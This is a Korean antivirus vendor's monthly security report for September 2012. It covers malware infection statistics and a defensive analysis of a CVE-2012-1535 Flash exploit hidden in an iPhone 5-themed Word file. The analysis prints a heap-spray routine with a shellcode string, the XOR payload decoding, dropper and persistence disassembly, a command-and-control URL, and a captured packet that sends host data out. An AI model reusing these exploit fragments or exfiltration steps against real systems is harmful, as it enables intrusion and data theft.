

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part I 9 월의 악성코드 통계 3

1. 악성코드 통계 3

 (1) 감염 악성코드 Top 15 3

 (2) 카테고리별 악성코드 유형 4

 (3) 카테고리별 악성코드 비율 전월 비교 4

 (4) 월별 피해 신고 추이 5

 (5) 월별 악성코드 DB 등록 추이 5

2. 악성코드 이슈 분석 – “CVE-2012-1535 Adobe Flash Player 취약점” 6

 (1) 개요 6

 (2) 행위 분석 7

 (3) 결론 12

3. 허니팟/트래픽 분석 13

 (1) 상위 Top 10 포트 13

 (2) 상위 Top 5 포트 월별 추이 13

 (3) 악성 트래픽 유입 추이 14

4. 스팸 메일 분석 15

 (1) 일별 스팸 및 바이러스 통계 현황 15

 (2) 월별 통계 현황 15

 (3) 스팸 메일 내의 악성코드 현황 16

Part II 보안 이슈 돋보기 17

1. 9 월의 보안 이슈 17

2. 9 월의 취약점 이슈 19



Part I 9월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15

[2012년 9월 1일 ~ 2012년 9월 30일]


순위		악성코드 진단명	카테고리	합계 (감염자수)
1	↑1	Spyware.OnlineGames.wsxp	Spyware	7,444
2	New	Gen:Variant.Graftor.25162	Etc	5,950
3	New	Variant.Adware.Graftor.36824	Adware	4,992
4	New	Trojan.Generic.7542889	Trojan	3,589
5	New	Trojan.Rootkit.LoaderA	Trojan	3,337
6	New	Trojan.Heur.P@J4@fyt8kHbi	Trojan	2,531
7	New	Trojan.Generic.KD.620220	Trojan	2,353
8	New	Gen:Trojan.Heur.DPNK1@aatT!MoO	Trojan	1,950
9	New	Trojan.KillAV.AB	Trojan	1,909
10	New	Trojan.Generic.KD.605546	Trojan	1,868
11	New	Adware.Addendum.A	Adware	1,844
12	New	Gen:Trojan.Heur.GZ.BKX@bW8HpgdO	Trojan	1,527
13	New	Trojan.Generic.7499414	Trojan	1,475
14	New	Trojan.Generic.7451935	Trojan	1,431
15	New	Worm.Conficker	Worm	1,307

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다. 9월의 감염 악성코드 TOP 15에서는 8월 감염 악성코드 Top 15에서 2위로 내려왔던 온라인게임 계정탈취 악성코드가 한달만에 다시 1위 자리로 복귀하였습니다. 지난달에 1위를 차지했던 Trojan.Patched.lpk 악성코드의 경우 9월 순위에서는 아예 사라졌는데, 이는 애드웨어의 업데이트 서버 해킹을 통한 악성코드 유포시 일정한 악성코드를 지속적으로 유포하는 것이 아닌 여러가지 형태의 악성코드를 계속적으로 변경해가면서 유포한다는 최근의 특징을 잘 보여주는 것이라고 할 수 있습니다.




(2) 카테고리별 악성코드 유형



악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 50%를 차지했으며, 스파이웨어 (Spyware) 유형이 17%로 그 뒤를 차지했습니다. 3위는 애드웨어(Adware) 유형으로 그 비중은 16%입니다.


(3) 카테고리별 악성코드 비율 전월 비교



9월에는 8월과 비교하여 트로이목마(Trojan) 유형의 악성코드 비중이 50%로 거의 동일하였습니다. 스파이웨어(Spyware) 유형의 악성코드의 비중과 애드웨어(Adware) 유형의 악성코드 비중은 지난 달에 비해 모두 크게 증가하였으나 그 외의 악성코드 유형은 모두 크게 감소하였습니다.

(4) 월별 피해 신고 추이

[2011년 10월 ~ 2012년 9월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프입니다. 알약 2.0의 신고기능에 의해 접수된 피해 문의 신고는 8월에 이어 9월도 계속적으로 급증하고 있는데, 이는 애드웨어에 의한 악성코드 유포가 주된 요인으로 판단됩니다.

(5) 월별 악성코드 DB 등록 추이

[2011년 10월 ~ 2012년 9월]




Part I 9월의 악성코드 통계

2. 악성코드 이슈 분석 - "CVE-2012-1535 Adobe Flash Player 취약점"

(1) 개요

iPhone 5 출시 같은 대중의 관심사를 이용한 사회 공학 기법으로 악성코드가 유포 되고 있다. 메일로 유포된 이 악성파일은 "iPhone 5 Battery" 와 같은 최신 이슈가 되며 사람들의 관심을 가질만한 내용들을 포함해서 실행을 유도한다.



<iPhone 5 관련 위장 문서>

해당 취약점은 "Adobe Flash Player CVE-2012-1535 Remote Code Execution Vulnerability" 으로 "Adobe Flash Player 11.3.300.270" 를 포함한 이하 버전에서 동작 한다. 메일에는 "Word(doc)" 파일을 첨부 하고 있는데 "doc" 파일은 내부에 "SWF" 형태의 악성코드를 가지고 있다. 이 코드가 동작하면 다른 악성파일을 다운로드 하고 실행 시키는 등의 행위를 할 수 있다.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
000035E0	F9	01	00	00	FA	01	00	00	FB	01	00	00	FC	01	00	00	ù...ú...û...ü...
000035F0	FD	01	00	00	FE	01	00	00	FF	01	00	00	00	02	00	00	ý...þ...ÿ.....
00003600	66	55	66	55	A8	16	03	00	46	57	53	0D	AD	D6	00	00	EUËU"...FWS.-Ö..
00003610	78	00	07	D0	00	00	17	70	00	00	1E	01	00	44	11	19	x..Đ...p.....D...
00003620	00	00	00	7F	13	CB	01	00	00	3C	72	64	66	3A	52	44È...<rdf:RD
00003630	46	20	78	6D	6C	6E	73	3A	72	64	66	3D	27	68	74	74	F xmlns:rdf='htt
00003640	70	3A	2F	2F	77	77	77	2E	77	33	2E	6F	72	67	2F	31	p://www.w3.org/1
00003650	39	39	39	2F	30	32	2F	32	32	2D	72	64	66	2D	73	79	999/02/22-rdf-sy
00003660	6E	74	61	78	2D	6E	73	23	27	3E	3C	72	64	66	3A	44	ntax-ns#'"><rdf:D
00003670	65	73	63	72	69	70	74	69	6F	6E	20	72	64	66	3A	61	escription rdf:a
00003680	62	6F	75	74	3D	27	27	20	78	6D	6C	6E	73	3A	64	63	bout='' xmlns:dc
00003690	3D	27	68	74	74	70	3A	2F	2F	70	75	72	6C	2E	6F	72	='http://purl.or
000036A0	67	2F	64	63	2F	65	6C	65	6D	65	6E	74	73	2F	31	2E	g/dc/elements/1.
000036B0	31	27	3E	3C	64	63	3A	66	6F	72	6D	61	74	3E	61	70	1'><dc:format>ap
000036C0	70	6C	69	63	61	74	69	6F	6E	2F	78	2D	73	68	6F	63	plication/x-shoc
000036D0	6B	77	61	76	65	2D	66	6C	61	73	68	3C	2F	64	63	3A	kwave-flash</dc:
000036E0	66	6F	72	6D	61	74	3E	3C	64	63	3A	74	69	74	6C	65	format><dc:title

<DOC 내부에 포함 된 SWF>

(2) 행위 분석


① 악성파일(doc 내부의 swf)

워드 파일은 XOR 된 더미 워드 파일, "WORDL.tmp"등의 파일과 악성 SWF를 포함 하고 있으며 함께 포함 된 SWF에서 취약점이 발생한다. 해당 취약점은 임베디드 된 TTF Font 를 읽어 들이는 과정 중 "Apple Format" Kern Table의 SubTable을 처리 하는 과정 중에 발생 한다.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00008550	33	03	A7	00	1D	02	35	00	32	02	10	00	32	02	10	00
00008560	32	00	8D	00	26	00	00	00	00	00	00	00	00	00	01	00
00008570	00	10	00	00	00	1E	0C	FF	E8	30	00	00	0B	0D	DA	00
00008580	03	00	22	FF	A2	00	03	00	2B	FF	81	00	03	00	35	00
00008590	1A	00	03	00	79	FF	A2	00	03	00	7B	FF	A2	00	03	00

<SWF kern Table>

드래그 된 부분은 kern table의 version을 나타내며 빨간색으로 체크 된 부분은 sub table 의 개수를 나타낸다. Sub table 개수(nTable)가 0x10000000이라고 된 것을 볼 수 있는데 version이 0x10000(Apple Format) 이고 nTable이 0x10000000 이상 일 때 heap based buffer overflow 취약점이 발생 한다.



<Crash>

Sub Table 의 개수만큼 메모리를 할당 하고 값을 설정 한다. 하지만 nTable의 개수가 클 때(0x10000000이상) nTable * kern descriptorsize 를 하게되면 IntegerOverflow가 발생한다.

$$0x10000000 * 0x10(\text{size}) = 0x100000000 \Rightarrow 0x0$$

결국 할당한 sub table의 size는 0이 되고 Offset을 리턴 하는데 이때 잘못된 Pointer 에 subtable Data 값을 입력하게 된다.

```
public function heapSpray() : void
{
    var _loc_1:uint;
    _loc_1 = 0;
    this.kbArray = new ByteArray();
    this.kbArray.endian = Endian.LITTLE_ENDIAN;
    var _loc_2:*;
    var _loc_3:* = _loc_2 + "90909090E947010000C28F36D8A0DF16D5B5F0DE78D00589E91B28BF56BEF71ED697165FFAA1665256D0541988A5D913E98E";
    var _loc_4:* = _loc_3;
    var _loc_5:* = this.hexToBin(_loc_4);
    var _loc_6:* = _loc_4.length / 2;
    _loc_1 = 0;
    while (_loc_1 < 1024)
    {
        this.kbArray.writeByte(12);
        _loc_1 = _loc_1 + 1;
    }
    _loc_1 = 0;
}
```

<heap spray>

취약한 코드가 실행 되면 heap spray로 뿌려진 ShellCode로 넘어가게 된다.

② Shellcode

Heap 에 뿌려진 ShellCode는 두개의 파일을 생성 하고 동작 시킨다. 하나는 "WORDL.tmp" 파일로 악성파일이며 또 하나는 평범한 워드 파일이다. 두 파일 모두 "doc" 파일 내부에 XOR 된 상태로 포함 되어 있다.

FileName	Path	Size(Byte)	OFFSET(doc내부)/ Size
~WORDL.tmp	%TEMP%	90112	0x10CC0 / 0x16000
iPhone 5.doc	%TEMP%	21504	0x26CC0 / 0x5400

```


09BBF444 FF85 13010000 PUSH [DWORD EBP+113]
09BBF44A FF55 1C CALL [EBP+1C]
09BBF44D 33C9 XOR ECX,ECX
09BBF44F 8B8D 23010000 MOV ECX,[EBP+123]
09BBF455 8BBD 1F010000 MOV EDI,[EBP+11F]
09BBF458 8BF7 MOV ESI,EDI
09BBF45D B3 AC MOV BL,0xAC
09BBF45F AC LODS [BYTE ESI]
09BBF460 32C3 XOR AL,BL
09BBF462 34 28 XOR AL,28
09BBF464 AA STOS [BYTE ES:EDI]
09BBF465 FEC3 INC BL
09BBF467 E2 F6 LOOPD SHORT 09BBF45F
09BBF469 6A 00 PUSH 0
09BBF46B 8085 25010000 LEA EAX,[EBP+125]

```

AL=00															
[ES:EDI]=[09EE1012]=9E															
09EE1008	4D 5A 90 00	03 00 00 00	04 00 9E 9F	6F 6E 92 93	MZ?영on웁										
09EE1018	2C 95 96 97	E8 E9 EA EB	AC ED EE EF	E0 E1 E2 E3	,똥똥똥똥똥똥똥										
09EE1028	E4 E5 E6 E7	F8 F9 FA FB	FC FD FE FF	F0 F1 F2 F3	똥똥똥똥똥똥똥										
09EE1038	F4 F5 F6 F7	C8 C9 CA CB	CC CD CE CF	38 C1 C2 C3	똥똥똥똥똥똥똥										
09EE1048	CA DA DC DE	D8 DD DD 16	FD 65 DF 93	1D F0 86 BB	똥똥똥똥똥똥똥										
09EE1058	BD A6 F6 A7	5A 46 4D 59	4D 40 0E 4C	41 4F 4C 4C	똥똥똥똥똥똥똥										

<XOR Code>

"doc" 에서 읽어온 내용은 Byte 단위로 0xAC 부터 1씩 증가하는 값들과 먼저 XOR 한 후 0x28와 XOR 하여 다시 저장 된다. 이렇게 파일 두 개를 생성 하며 모두 동작 시킨다. iPhone 5.doc 는 다음과 같은 내용을 가지므로 사용자 들이 정상 파일로 오인 할 수 있다.



<iPhone 5.doc>

③ 악성파일(WORDL.tmp)

WORDL.tmp 파일은 PE 실행 파일이다. 내부에 Resource로 taskman.dll 파일을 가지고 있으며 이 파일을 드롭하고 동작 시키는 역할을 한다.

FileName	Path	Size
Taskman.dll	C:\Document~\W[USER]\Application Data	61440

"Application Data" 폴더에 위와 같은 파일을 생성 하며 파일 시간을 변경 한다.

```

0040181F
0040181F loc_40181F: ; CODE XREF: sub_4017E0+341j
0040181F B9 03 01 00 00 mov ecx, 103h
00401824 33 C0 xor eax, eax
00401826 8D 7C 24 5E lea edi, [esp+46Ch+var_40E]
0040182A 66 89 5C 24 5C mov [esp+46Ch+CommandLine], bx
0040182F F3 AB rep stosd
00401831 56 push esi
00401832 52 push edx
00401833 8D 4C 24 64 lea ecx, [esp+474h+CommandLine]
00401837 68 8C 52 40 00 push offset aRundll32_exeSS ; "rundll32.exe W"%sW",start"
0040183C 51 push ecx ; LPWSTR
0040183D 66 AB stosw
0040183F FF 15 00 41 40 00 call ds:wsprintfM
00401845 8B 4C 24 54 mov ecx, [esp+47Ch+StartupInfo.dwFlags]
00401849 83 C4 0C add esp, 0Ch
0040184C 8D 54 24 0C lea edx, [esp+470h+ProcessInformation]
00401850 8D 44 24 1C lea eax, [esp+470h+StartupInfo]
00401854 52 push edx ; lpProcessInformation
00401855 50 push eax ; lpStartupInfo
00401856 53 push ebx ; lpCurrentDirectory
00401857 83 C9 01 or ecx, 1
0040185A 53 push ebx ; lpEnvironment
0040185B 53 push ebx ; dwCreationFlags
0040185C 89 4C 24 5C mov [esp+484h+StartupInfo.dwFlags], ecx
00401860 53 push ebx ; bInheritHandles
00401861 53 push ebx ; lpThreadAttributes
00401862 8D 4C 24 7C lea ecx, [esp+48Ch+CommandLine]
00401866 53 push ebx ; lpProcessAttributes
00401867 51 push ecx ; lpCommandLine
00401868 53 push ebx ; lpApplicationName
00401869 C7 44 24 44 44 00 00 00 mov [esp+498h+StartupInfo.cb], 44h
00401871 66 89 5C 24 74 mov [esp+498h+StartupInfo.wShowWindow], bx
00401876 FF 15 64 40 40 00 call ds:CreateProcessW
    
```

<taskman.dll 실행>

생성한 파일이 DLL 파일이므로 rundll32.exe 파일을 이용해 동작 시키며 export 된 함수인 start 함수를 호출한다. 프로세스를 생성한 이후에는 자기 자신을 삭제 시킨다.

④ 악성파일(taskman.dll)

Taskman.dll 파일은 자신을 시작프로그램으로 등록하고 다른 악성파일을 다운로드 한다.

```

1000274A 50          PUSH     EAX
1000274B FF35 70DC0010 PUSH   [DWORD 1000DC70]
10002751 68 01000000 PUSH   80000001
10002756 FF15 80D90010 CALL    [1000D980]
1000275C 85C0       TEST    EAX,EAX
1000275E 75 21      JNZ    SHORT 10002781
10002760 FF75 08    PUSH   [DWORD EBP+8]
10002763 E8 22640000 CALL   <JMP.&MSUCRT.strlen>
10002768 59        POP    ECX
10002769 40        INC    EAX
1000276A 50          PUSH     EAX
1000276B FF75 08    PUSH   [DWORD EBP+8]
1000276E 6A 01     PUSH   1
10002770 6A 00     PUSH   0
10002772 FF35 74DC0010 PUSH  [DWORD 1000DC74]
10002778 FF75 FC    PUSH   [DWORD EBP-4]
1000277B FF15 6CD90010 CALL  [1000D96C]
10002781 50          PUSH     EAX
    
```

<시작프로그램 등록>

Taskman.dll 파일은 실행 도중에 자신의 코드 일부를 변경한다. [Figure 8]은 코드가 변경 복호화 된 코드 일부의 모습이며 자기 자신을 "rundll32.exe" 라는 이름의 시작프로그램으로 등록 한다.

```

10002153 FF75 08    PUSH   [DWORD EBP+8]
10002156 FF15 5CD90010 CALL  [1000D95C]
1000215C 3BF3      CMP    ESI,EBX
1000215E 74 07     JE    SHORT 10002167
10002160 56        PUSH  ESI
    
```

<Data 전송>

현재 컴퓨터의 Volume 정보, Ip, hostname 등을 Base64로 인코딩 해서 전송 하고 특정 파일을 다운로드 시도한다.

hxxp://publicnews.mooo.com/news.php?1221	Data 전송
hxxp://publicnews.mooo.com/logo.gif	다운로드 시도 파일

분석 하고 있는 시점에서는 logo.gif 파일은 다운로드 되지 않으며 일정 대기 시간 이 후 파일 다운로드를 계속 시도한다.

```
POST http://publicnews.mo00.com/news.php?1221 HTTP/1.0
Accept: Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: publicnews.mo00.com
Content-Length: 93
Pragma: no-cache

loginmid=700218E00FEBFBFF000106E5&nickid=0&s=MTU2OWY5ZjBiNzJmNDExDQoxOTIuMTY4LjlxNC4xMjgNCg==
```

<Data 전송 Packet Capture>

Taskman.dll 파일은 시작프로그램으로 등록 되어 동작 하므로 부팅 시 마다 동작하며 지속적으로 컴퓨터에 대한 정보 전송과 악성파일 다운로드를 시도 하므로 악성파일 삭제와 Registry 정보를 모두 제거해야 한다.


(3) 결론

사회공학적 기법을 이용한 유포가 많이 일어나기 때문에 메일이나 메신저로 받은 파일들은 검증(백신 등) 후에 실행 해야 한다. 이 악성코드는 정상 워드 파일을 같이 Drop 해서 보여주기 때문에 정상 파일로 오인 하기 쉽다. 이와 같은 공격에서 안전 하려면 항상 Adobe Flash Player 업데이트와 사용하는 백신의 업데이트를 최신으로 유지 해야 한다.

Part I 8월의 악성코드 통계

